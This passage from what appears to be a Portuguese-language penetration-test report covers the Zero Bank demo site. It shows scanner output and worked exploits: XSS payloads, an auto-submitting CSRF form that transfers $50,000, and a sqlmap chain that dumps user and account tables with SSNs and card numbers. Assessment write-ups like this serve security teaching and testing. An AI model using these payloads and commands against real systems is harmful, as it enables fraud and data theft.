nuclei -u http://zero.webappsecurity.com -H "Cookie: JSESSIONID=E781DAD8;  
username=username; password=password" -o nuclei.json
```

The screenshot shows the command-line interface of a terminal window. The user has run the Nuclei tool against the URL `http://zero.webappsecurity.com`, specifying custom headers for session management and authentication. The output is a log of findings and system information.

Key findings from the Nuclei scan:

- Apache Coyote/1.1 version found at `http://zero.webappsecurity.com`.
- Tomcat version 7.0.70 exposed at `http://zero.webappsecurity.com/manager/status`.
- HTTP methods supported by the server: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH.
- Cross-site scripting (XSS) detection was triggered.
- Content security policy (CSP) headers were found.
- HTTP only cookie flag was present.
- Secure cookie flag was present.
- Same-origin policy (SOP) was enforced.
- Strict transport security (HSTS) was set.
- Permissions policy was defined.
- Font awesome and Bootstrap assets were loaded.
- Tomcat manager interface was accessible.

The scan completed in 2 minutes and found 24 matches.

O Nuclei identificou principalmente informações de configuração e exposição de baixa gravidade, com poucos *findings* significativos:

- **[Low] Apache Server Status Disclosure** (em /server-status): O endpoint /server-status está exposto e revela informações sobre o servidor, como a versão do Apache (Apache/2.2.22), sistema operacional (Windows), e status de processos. Já mencionado acima como uma A05:2021 – Security Misconfiguration

Além disso, endpoints administrativos do Tomcat estão expostos, ainda que protegidos por autenticação básica, representando risco de ataques por força bruta ou uso de credenciais padrão.

Esses findings se enquadram principalmente em falhas de configuração, conforme descrito na OWASP A05:2021.

Evidência: Este report encontra-se na pasta de evidências enviadas em anexo, dentro da pasta de nome da ferramenta utilizada.

4.3.2 Wapiti

O Wapiti também foi utilizado para scan automatizada, mas os resultados foram impactados pelas desautenticações frequentes, que limitaram a profundidade da análise mas ainda assim com algumas confirmações.

```
wapiti -u http://zero.webappsecurity.com -c cookies.txt -s zap/urlszap.txt --flush-session  
-o wapiti
```

```

+ zerobank wapiti -u http://zero.webappsecurity.com -c cookies.txt -s zap/urlszap.txt --flush-session -
o wapiti
                                                13.00.41 [50/50]

Wapiti-3.0.4 (wapiti.sourceforge.io)
[*] Saving scan state, please wait...

Note
=====
This scan has been saved in the file /home/kali/.wapiti/scans/zero.webappsecurity.com_folder_4c645290.db
[*] Wapiti found 104 URLs and forms during the scan
[*] Loading modules... 1 (0)
[*] Launching module permanentxss
---
Stored XSS vulnerability in http://zero.webappsecurity.com/admin/currencies.html via injection in the parameter country
Evil request:
POST /admin/currencies-add.html HTTP/1.1
Host: zero.webappsecurity.com
Referer: http://zero.webappsecurity.com/admin/currencies-add.html
Content-Type: application/x-www-form-urlencoded

id=default&country=%3CScRiPt%3Ealert%28%27w9jje9jt5f%27%29%3C%2FsCrIpT%3E&name=default
---
---
Stored XSS vulnerability in http://zero.webappsecurity.com/admin/currencies.html via injection in the parameter name
Evil request:
POST /admin/currencies-add.html HTTP/1.1
Host: zero.webappsecurity.com
Referer: http://zero.webappsecurity.com/admin/currencies-add.html
Content-Type: application/x-www-form-urlencoded

id=default&country=default&name=%3CScRiPt%3Ealert%28%27wy6prr9d1a%27%29%3C%2FsCrIpT%3E
---
Report
-----
A report has been generated in the file wapiti
Open wapiti/zero.webappsecurity.com_06012025_1413.html with a browser to see this report.

```

O Wapiti identificou algumas vulnerabilidades, incluindo duas críticas relacionadas a XSS, mas não conseguiu explorar outros endpoints possivelmente devido às desautentificações:

- **[High] Cross Site Scripting (XSS) em /admin/currencies-add.html:**
Foram identificadas duas vulnerabilidades de XSS permanente nos parâmetros country e name do endpoint /admin/currencies-add.html.

Cross Site Scripting

Description

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts.

Vulnerability found in /admin/currencies-add.html

Description HTTP Request cURL command line

```
/admin/currencies.html by injecting the parameter country of http://zero.webappsecurity.com/admin/curre
```

Vulnerability found in /admin/currencies-add.html

Description HTTP Request cURL command line

```
com/admin/currencies.html by injecting the parameter name of http://zero.webappsecurity.com/admin/curre
```

- OWASP Top 10: A03:2021 – Injection
- [Medium] Content Security Policy (CSP) Configuration:

Content Security Policy Configuration

Description

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

Vulnerability found in /

Description HTTP Request cURL command line

```
CSP is not set
```

- OWASP Top 10: A05:2021 – Security Misconfiguration
- A ausência de CSP agrava o impacto do XSS identificado, pois não há uma camada adicional de proteção contra execução de scripts maliciosos.

- [Medium] HTTP Secure Headers:

HTTP Secure Headers

Description

HTTP security headers tell the browser how to behave when handling the website's content.

Vulnerability found in /

Description	HTTP Request	cURL command line
X-Frame-Options is not set	+	
X-XSS-Protection is not set		+
X-Content-Type-Options is not set		
Strict-Transport-Security is not set		

- OWASP Top 10: A05:2021 – Security Misconfiguration

- [Low] Secure Flag Cookie:

Secure Flag cookie

Description

The secure flag is an option that can be set by the application server when sending a new cookie to the user within an HTTP Response. The purpose of the secure flag is to prevent cookies from being observed by unauthorized parties due to the transmission of a the cookie in clear text.

Vulnerability found in /

Description	HTTP Request	cURL command line
Secure flag is not set in the cookie : JSESSIONID		

- OWASP Top 10: A02:2021 – Cryptographic Failures
- Pode facilitar o roubo de sessões em redes não seguras, especialmente considerando a ausência de HTTPS forçado.

Evidência: Relatório wapiti/zero.webappsecurity.com_06012025_1413.html contém os detalhes completos.

4.3.3 Nikto

O Nikto foi executado com o seguinte comando:

```
nikto -h http://zero.webappsecurity.com/ -C "Cookie: JSESSIONID=CB0014E1;  
username=username; password=password" -o nikto.html
```

```

→ zerobank nikto -h http://zero.webappsecurity.com/ -C "Cookie: JSESSIONID=CB0014E1; username=username; password=password" -o nikto.html

- Nikto v2.5.0
-----
+ Target IP:      54.82.22.214
+ Target Hostname: zero.webappsecurity.com
+ Target Port:     80
+ Start Time:
-----
+ Server: Apache-Coyote/1.1
+ /: Retrieved access-control-allow-origin header: *.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ : Server banner changed from 'Apache-Coyote/1.1' to 'Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40'.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ HTTP method: 'PATCH' may allow client to issue patch commands to server. See RFC-5789.
+ /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources. See: OSVDB-561
+ /admin/: This might be interesting.
+ /readme.txt: Uncommon header 'content-disposition' found, with contents: attachment; filename="readme.txt".
+ /readme.txt: This might be interesting.
+ /admin/index.html: Admin login page/section found.
+ /login.html: Admin login page/section found.
+ /manager/html: Default Tomcat Manager / Host Manager interface found.■
+ /manager/status: Default Tomcat Server Status interface found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 11427 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:          (GMT1) (1739 seconds)
-----
+ 1 host(s) tested

```

- **Access-Control-Allow-Origin:** *: Configuração permissiva de CORS, como já mencionado.
- **HTTP Secure Headers:** X-Frame-Options ausente, com risco de clickjacking, e X-Content-Type-Options ausente, como detetado anteriormente.
- **Mudança no banner do servidor:** De "Apache-Coyote/1.1" para "Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40".
- **Exposição de Páginas Sensíveis:** Foram encontrados /admin/index.htm, /manager/html (Tomcat) e /wp-config.php.
- **Arquivos de Interesse:** /readme.txt com cabeçalho incomum "content-disposition: attachment; filename=readme.txt" e /attachment; filename=readme.txt encontrados, indicando exposição potencial de documentos.

Evidência: Ficheiro nikto.html na respetiva pasta da ferramenta.

4.3.4 OWASP ZAP

O OWASP ZAP foi utilizado nesta fase para execução da funcionalidade de spidering e active scan, gerando 22 alertas, das quais focarei nas vulnerabilidades de alta severidade (Risk=High) encontradas:

- Cross Site Scripting (DOM Based) [High, Confidence=High]:** Identificado em /bank/pay-bills-new-payee.html, /bank/pay-bills-saved-payee.html e /admin/currencies.html.

- Cross Site Scripting (Reflected) [High, Confidence=Medium]:** Encontrado em /bank/account-activity-find-transactions.html, /bank/pay-bills-saved-payee.html, /bank/account-activity.html?accountId, com payloads refletidos na resposta.

- External Redirect [High, Confidence=Medium]:** Em /bank/redirect.html, permite redirecionamentos para URLs externas.

- **Path Traversal [High, Confidence=Medium]:** Em /help.html?topic=WEB-INF/web.xml, expõe ficheiro sensíveis como web.xml, revelando configurações internas.
 - ✓ Path Traversal
 - GET: http://zero.webappsecurity.com/help.html?topic=WEB-INF%2Fweb.xml
- **Remote File Inclusion [High, Confidence=Medium]:** Possível inclusão de ficheiros remotos, permitindo execução de código arbitrário.
 - ✓ Remote File Inclusion
 - GET: http://zero.webappsecurity.com/help.html?topic=http%3A%2F%2Fwww.google.com%2F

Análise Geral: O ZAP, por melhor lidar com contexto, e por também permitir exploração manual para dar a conhecer à ferramnta os endpoints já detetados, conseguiu identificar mais vulnerabilidades das quais 5 de alta severidade. Esses *findings* serão a base para explorações manuais detalhadas nas próximas fases, especialmente focando em injecções e acessos não autorizados.

Evidência: Relatório Zerobank-ZAP-Report.html encontra-se na pasta ZapReport.

4.4 Exploração

A exploração das vulnerabilidades foi conduzida a partir de informações coletadas nas fases anteriores de Reconhecimento e Scanning. Além disso, foram realizados estudos manuais de requisições e comportamento da aplicação, com destaque para o uso intensivo do Caido, que se revelou essencial para capturar essas requisições, validar vulnerabilidades e executar provas de conceito. Esta seção detalha os resultados obtidos, organizados por tipo de vulnerabilidade com classificações OWASP 2021 e demonstrações concisas.

4.4.1 Stored XSS – Cross Site Scripting

XSS Stored, classificada como **A3:2021 – Injection** no Owasp 2021, ocorre quando um script malicioso é armazenado no servidor e executado para todos os utilizadores que acedam a página afetada. Econtrado em /admin/currencies-add.html que por sua vez afeta também /bank/pay-bills.html (Foreign Currency).

Demonstração

- Payloads Utilizados:

```
<img src=x onmouseover=alert('XSS')>
<img src=x onerror=alert('XSS')>
<script>alert("XSS country")</script>
```

The screenshot shows two browser windows. The top window is titled "Currencies" and displays a table of currencies. A modal dialog box is open, showing the text "zero.webappsecurity.com diz" and "xss". An arrow points from this dialog to the "Country" field in the bottom window. The bottom window is titled "Add Currency" and has a green border around its content area. It contains fields for "ID" (set to 2), "Country" (containing the XSS payload ""), and "Name" ("XSS on country"). Below these fields is a table of currencies, where the second row (ID 2) has a red box around it and the value "XSS no country" is highlighted. At the bottom right of the "Add Currency" window is a blue "Add" button.

This screenshot is similar to the one above, showing two browser windows. The top window is titled "Currencies" and has a red box around its address bar. A modal dialog box is open, showing the text "zero.webappsecurity.com diz" and "xss". An arrow points from this dialog to the "Name" field in the bottom window. The bottom window is titled "Add Currency" and has a green border around its content area. It contains fields for "ID" (set to 3), "Country" ("XSS no name"), and "Name" (containing the XSS payload ""). Below these fields is a table of currencies, where the third row (ID 3) has a red box around it and the value "XSS no name" is highlighted. At the bottom right of the "Add Currency" window is a blue "Add" button.

The screenshot shows a web application interface for 'Zero Bank'. In the top navigation bar, there are links for 'Home', 'Users', and 'Currencies'. The 'Currencies' link is highlighted in blue, indicating it is the active page. Below the navigation, there is a search bar and user settings. The main content area is titled 'Add Currency'. It has fields for 'ID' (containing the value '5'), 'Country' (containing the value '<script>alert("XSS country")</scr'), and 'Name' (containing the value '<script>alert("XSS name")</script>'). A large blue 'Add' button is located at the bottom right.

Afeta em [/bank/pay-bills.html](#) (Purchase Foreign Currency):

The screenshot shows a 'Purchase Foreign Currency Cash' page. At the top, there are tabs for 'Pay Bills' (which is highlighted in red) and 'My Money Map'. Below the tabs, there are fields for 'Currency' (a dropdown menu), 'Amount', and 'Conversion Amount'. The 'Currency' dropdown menu is open, showing a list of countries and their currencies. The list includes Australia (dollar), Canada (dollar), Switzerland (franc), China (yuan), Denmark (krone), Eurozone (euro), Great Britain (pound), Hong Kong (dollar), Japan (yen), Mexico (peso), Norway (krone), New Zealand (dollar), Sweden (krona), Singapore (dollar), and Thailand (baht). The value '0' is selected in the dropdown. A large blue 'Purchase' button is located at the bottom right.

4.4.2 Stored XSS – Cross Site Scripting

XSS Reflected, classificada como **A3:2021 – Injection** no Owasp 2021, ocorre quando uma aplicação web reflete entradas do utilizador sem sanitização, permitindo a execução de scripts maliciosos no navegador da vítima. Identificada em endpoints como /bank/pay-bills-new-payee.html.


Demonstração

- Payloads Utilizados:

```
<script>alert("XSS from name")</script>
# tambem para address, details e account
```


Screenshot of a web application interface titled "Zero Bank". The URL is "zero.webappsecurity.com/bank/pay-bills-new-payee.html". The page shows a form for adding a new payee, with fields for Payee Name, Payee Address, Account, and Payee Details. Each field contains an XSS payload: <script>alert("XSS from name")</script>, <script>alert("XSS from address")</script>, <script>alert("XSS from account")</script>, and <script>alert("XSS from details")</script>. Below the form is a blue "Add" button. In the background, there are four overlapping alert dialog boxes, each showing a different XSS message: "XSS from name", "XSS from address", "XSS from account", and "XSS from details". Each dialog has an "OK" button.

Tambem reparei que o description da requisição presente em <http://zero.webappsecurity.com/bank/account-activity.html> (Find Transaction) estava sendo refletido num comentário que vinha de resposta ao pedido. Sendo assim, injetei um payload que fecha o comentário e insere o script:

ID	Host	Method	Path	Query	Status	Exten...	State	Res...	Response
1564	zero.webappsecurity.com:80	POST	/bank/account-activity-find-trans...						
Applied: 1XX 2XX 3XX 4XX 5XX Other									
<pre>http://zero.webappsecurity.com</pre> <pre>1 POST /bank/account-activity-find-transactions.html HTTP/1.1 2 Host: zero.webappsecurity.com 3 Content-Length: 158 4 X-Requested-With: XMLHttpRequest 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 6 Accept: */* 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 Origin: http://zero.webappsecurity.com 9 Referer: http://zero.webappsecurity.com/bank/account-activity.html 10 Accept-Encoding: gzip, deflate 11 Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7 12 Cookie: JSESSIONID=6620B675 13 14 currentAccountId=1&description=testing--%3E%3Cscript%3Ealert(1)%3C%2Fscript%3E&fromDate=2024-11-01&toDate=2025-06-19&fromAmount=0&toAmount=5000&type=DEPOSIT]</pre>									
<pre>1 HTTP/1.1 200 OK 2 Date: Sun, 01 Nov 2024 10:23:45 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Access-Control-Allow-Origin: * 5 Cache-Control: no-cache, no-store, must-revalidate, max-age=0, s-maxage=0 6 Content-Type: text/html; charset=UTF-8 7 Content-Length: 102 8 9 10 <div class="content"> 11 No results found. 12 </div> 13 14 <!-- 15 For debugging purposes: 16 transaction.filter.js: 17 description - testing --> 18 <script> 19 alert(1) 20 </script> 21 --> 22 23 24 <script type="text/javascript"></pre>									

4.4.3 Cross-Site Request Forgery (CSRF)

CSRF permite que um atacante induza um utilizador autenticado a executar ações indesejadas em seu nome, como transferências ou alterações de dados. No ZeroBank, identificamos a ausência de tokens CSRF em formulários críticos como em <http://zero.webappsecurity.com/bank/transfer-funds.html>.



Demonstração


Com um request de teste capturado pelo caido, gerou-se o seguinte CSRF PoC:

```
Shell No.1
File Actions Edit View Help
GNU nano 8.2                               csrf_poc.html
<!DOCTYPE html>
<html>
<body onload="document.forms[0].submit()">
<form action="http://zero.webappsecurity.com/bank/transfer-funds-confirm.html" method="POST">
<input type="hidden" name="fromAccountId" value="1">
<input type="hidden" name="toAccountId" value="2">
<input type="hidden" name="amount" value="50000">
<input type="hidden" name="description" value="test">
</form>
<p>CSRF POC, redirecting...</p>
</body>
</html>
```

Com o PoC criado, iniciei um servidor local na porta 8080 com:

```
python3 -m http.server 8080
```

Sabendo que o meu ip era 192.168.2.88, basta aceder a 192.168.2.88:8080/csrf_poc.html a partir do browser autenticado no Zero Bank para que o ataque ocorra:



Automaticamente redirecionado:

A screenshot of a browser showing a successful transaction confirmation. The title bar says "Zero - Transfer Funds". The main content area displays a green success message: "You successfully submitted your transaction." Below it, a table shows the transfer details: From Account (Savings), To Account (Checking), and Amount (\$ 50000). A red box highlights the success message and the transfer details table. A red box also highlights the "username" dropdown in the top right corner of the browser window.

ID	Host	Method	Path	Query	Status	Exten...	State	Res...	Response Time (ms)	R
733	zero.webappsecurity.com:80	POST	/bank/transfer-funds-confirm.html		200	.html		10401	339	2
732	192.168.2.88:8080	GET	/csrf_poc.html		304	.html		104	3	2
726	zero.webappsecurity.com:80	GET	/bank/account-summary.html		200	.html		14957	338	2

Applied: 1XX 2XX 3XX 4XX 5XX Other

http://zero.webappsecurity.com

```

1 POST /bank/transfer-funds-confirm.html HTTP/1.1
2 Host: zero.webappsecurity.com
3 Content-Length: 59
4 Cache-Control: max-age=0
5 Origin: http://192.168.2.88:8080
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.2.88:8080/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: JSESSIONID=667787F5
14
15 fromAccountId=1&toAccountId=2&amount=50000&description=test

```

Response

The screenshot shows a 'Transfer Money & Make Payments - Confirm' page. It displays a success message: 'You successfully submitted your transaction.' Below it, there's a table with transfer details:

From Account	To Account
Savings	Checking
Amount	\$ 50000

At the bottom, there's a link: 'View transfers or make another transfer'.

Transfência feita com sucesso sem nenhum clique na página da Zero Bank.

4.4.4 SQL Injection (Acesso à Base de Dados)

SQL Injection, classificado como A3:2021 – Injection na OWASP 2021, permite a manipulação de consultas SQL por meio de entradas não sanitizadas, possibilitando acesso não autorizado à base de dados. No ZeroBank, encontrei um SQLi crítico em /bank/pay-bills-get-payee-details.html, após observar um comportamento que só aparecia pelo caido. Ao interagir com a aplicação em <http://zero.webappsecurity.com/bank/pay-bills.html>, reparei que ao clicar no ícone ao lado do campo do payee, a aplicação faz um request POST para /bank/pay-bills-get-payee-details.html com o payeeID do payee selecionado. Desconfiado, proceguí para a investigação deste comportamento que me veio a dar acesso completo à base de dados.

Demostração

The screenshot shows the 'Pay Bills' section of the Zero Bank interface. At the top, there are tabs: Account Summary, Account Activity, Transfer Funds, Pay Bills (selected), My Money Map, and Online Statements. Below the tabs are buttons for 'Pay Saved Payee', 'Add New Payee', and 'Purchase Foreign Currency'. The main area is titled 'Make payments to your saved payees'. A dropdown menu for 'Payee' is open, showing 'Sprint' and a tooltip: 'For 12119415161214 Sprint account'. A red box highlights the tooltip, and a green arrow points to it from the bottom right.

ID	Host	Method	Path	Query	Status	Exten...
1008	zero.webappsecurity.com:80	POST	/bank/pay-bills-get-payee-detail...		200	.html
1007	zero.webappsecurity.com:80	GET	/bank/pay-bills-saved-payee.html		200	.html
1006	zero.webappsecurity.com:80	GET	/bank/pay-bills.html		200	.html

Applied: 1XX 2XX 3XX 4XX 5XX Other

http://zero.webappsecurity.com

```

1 POST /bank/pay-bills-get-payee-details.html HTTP/1.1
2 Host: zero.webappsecurity.com
3 Content-Length: 14
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://zero.webappsecurity.com
9 Referer: http://zero.webappsecurity.com/bank/pay-bills.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7
12 Cookie: JSESSIONID=F3632448
13
14 payeeId=sprint

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sat, 31 May 2025 23:11:48 GMT
3 Server: Apache-Coyote/1.1
4 Access-Control-Allow-Origin: *
5 Cache-Control: no-cache, max-age=0, must-revalidate, no-store
6 Content-Type: application/json;charset=UTF-8
7 Content-Language: pt-PT
8 Content-Length: 46
9
10 {
11   "data": ["For 12119415161214 Sprint account"]
12 }

```

Ao inserir “ ‘ ”, um erro de SQL Grammar foi retornado de resposta:

Request

```

1 POST /bank/pay-bills-get-payee-details.html HTTP/1.1
2 Host: zero.webappsecurity.com
3 Content-Length: 14
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://zero.webappsecurity.com
9 Referer: http://zero.webappsecurity.com/bank/pay-bills.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7
12 Cookie: JSESSIONID=F3632448
13
14 payeeId='sprint'

```

Response

```

57.         <div class="offset3 span6">
58.           <div class="page-header">
59.             <h3>Error</h3>
60.           </div>
61.           <div class="exception">
62.             <Exception>
63.               <pre>
64.                 org.springframework.jdbc.BadSqlGrammarException: StatementCallback: bad SQL grammar
[SELECT details FROM payees WHERE id = 'sprint'] nested exception is java.sql.SQLSyntaxErrorException
ion: nested string: 'sprint'
65.               at org.springframework.jdbc.support.SQLExceptionSubclassTranslator.doTranslate(SQLExceptionSubcl
assTranslator.java:95)
66.               at org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFal
lbackSQLExceptionTranslator.java:72)
67.               at org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFal
lbackSQLExceptionTranslator.java:88)
68.               at org.springframework.jdbc.core.JdbcTemplate.execute(JdbcTemplate.java:407)
69.               at org.springframework.jdbc.core.JdbcTemplate.query(JdbcTemplate.java:456)
70.               at org.springframework.jdbc.core.JdbcTemplate.query(JdbcTemplate.java:464)
71.               at org.springframework.jdbc.core.JdbcTemplate.queryForList(JdbcTemplate.java:493)

```

Com isso já sei que esse caractere não está sendo sanitizado e passado diretamente para a consulta na base de dados. Sendo assim copiei esse request para um ficheiro sqli_poc.req:

```

Shell No. 1
File Actions Edit View Help
GNU nano 8.2                                     sqli_poc.req *
POST /bank/pay-bills-get-payee-details.html HTTP/1.1
Host: zero.webappsecurity.com
Content-Length: 14
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://zero.webappsecurity.com
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Accept-Encoding: gzip, deflate
Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=F3632448
payeeId='sprint'

```

De seguida, usando SQLmap, executei o seguinte comando:

```
sqlmap -r sqli_poc.req -dbs -batch
```

Aqui confirmei a vulnerabilidade e obtive acesso às DBs presentes sendo o mais relevante o PUBLIC. Com isso procegui com a exploração:

```
sqlmap -r sqli_poc.req -D PUBLIC --tables
+---+
| 1.8.11#stable}
+---+
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:27:05 /2025-06-01

Database: PUBLIC
[10 tables]
+-----+
| ACCOUNTS      |
| AUTHORITIES   |
| CURRENCIES    |
| PAYEES        |
| SITE_PAGES   |
| SPENDINGS     |
| SPENDING_DETAILS |
| TRANSACTIONS  |
| USERS         |
| VULNERABILITIES |
+-----+
```

Por fim, fiz o dumpping das tables todas que estão na pasta sqlmap enviada em anexo.

```
sqlmap -r sqli_poc.req -D PUBLIC --dump
Database: PUBLIC
Table: USERS
[9 entries]
+-----+
| ID | SSN      | ENABLED | PASSWORD | USERNAME |
+-----+
| 2  | NULL     | TRUE    | password | username  |
| 3  | 536-48-3769 | FALSE   | VIZ10AWT8VL | Leeroy Jenkins |
| 4  | 607-58-7435 | FALSE   | OTZ07BXM0BE | Stephen Bowen |
| 5  | 247-54-1719 | FALSE   | FK004SXAT7I | Linus Moran |
| 6  | 578-13-3713 | FALSE   | TXJ77CQ05EI | Nero Chan |
| 7  | 449-20-3206 | FALSE   | MFC500QE7V0 | Kadeem Higgins |
| 8  | 008-70-6738 | FALSE   | HWZ97ZUM3NK | Quinn Burks |
| 9  | 574-56-1932 | FALSE   | RGDT7SHB0TG | Davis Thompson |
| 10 | 330-58-4012 | FALSE   | EIJ79NLT0TP | Lester Keller |
+-----+

[00:32:21] [INFO] table 'PUBLIC.USERS' dumped to CSV file '/home/kali/.local/share/sqlmap/output/zero.webappsecurity.com/dump/PUBLIC/USERS.csv'
[00:32:21] [INFO] fetching columns for table 'ACCOUNTS' in database 'PUBLIC'
[00:32:21] [INFO] fetching entries for table 'ACCOUNTS' in database 'PUBLIC'
Database: PUBLIC
Table: ACCOUNTS
[6 entries]
+-----+
| ID | USER_ID | NAME      | TYPE     | BALANCE | CARD_NUMBER |
+-----+
| 1  | 2        | Savings   | CASH    | 1000.00 | NULL       |
| 2  | 2        | Checking  | CREDIT  | -500.20 | VISA 4485-5368-3381-1879 |
| 3  | 2        | Savings   | CASH    | 1548.00 | NULL       |
| 4  | 2        | Loan      | LOAN    | 780.00  | NULL       |
| 5  | 2        | Credit Card | CREDIT  | -265.00 | VISA 4716-9811-6719-3943 |
| 6  | 2        | Brokerage | INVESTMENT | 197.00 | NULL       |
+-----+
```

Users registados e as Accounts que no caso são todas pertencentes ao user padrão usado (username). Também, curiosamente, tive acesso a todas as vulnerabilidades presentes no Zero Bank, listadas na tabela vulnerabilities (VULNERABILITIES.csv no anexo):

ID	URI	HTTP METHOD	HANDLING	ACTION_NAME	SERVICE_NAME	VULNERABILITY	INJECTION_POINT	VULNERABILITY_TYPE	INJECTION_POI
1	/search.html	GET	POST	NULL	NULL	screened-script-reflected-xss	PARAM	http	searchTerm
2	/sendFeedback.html	POST	POST	NULL	NULL	inside-link-reflected-xss	PARAM	http	name
3	/forgotten-password-send.html	POST	POST	NULL	NULL	iframe-reflected-xss	PARAM	http	email
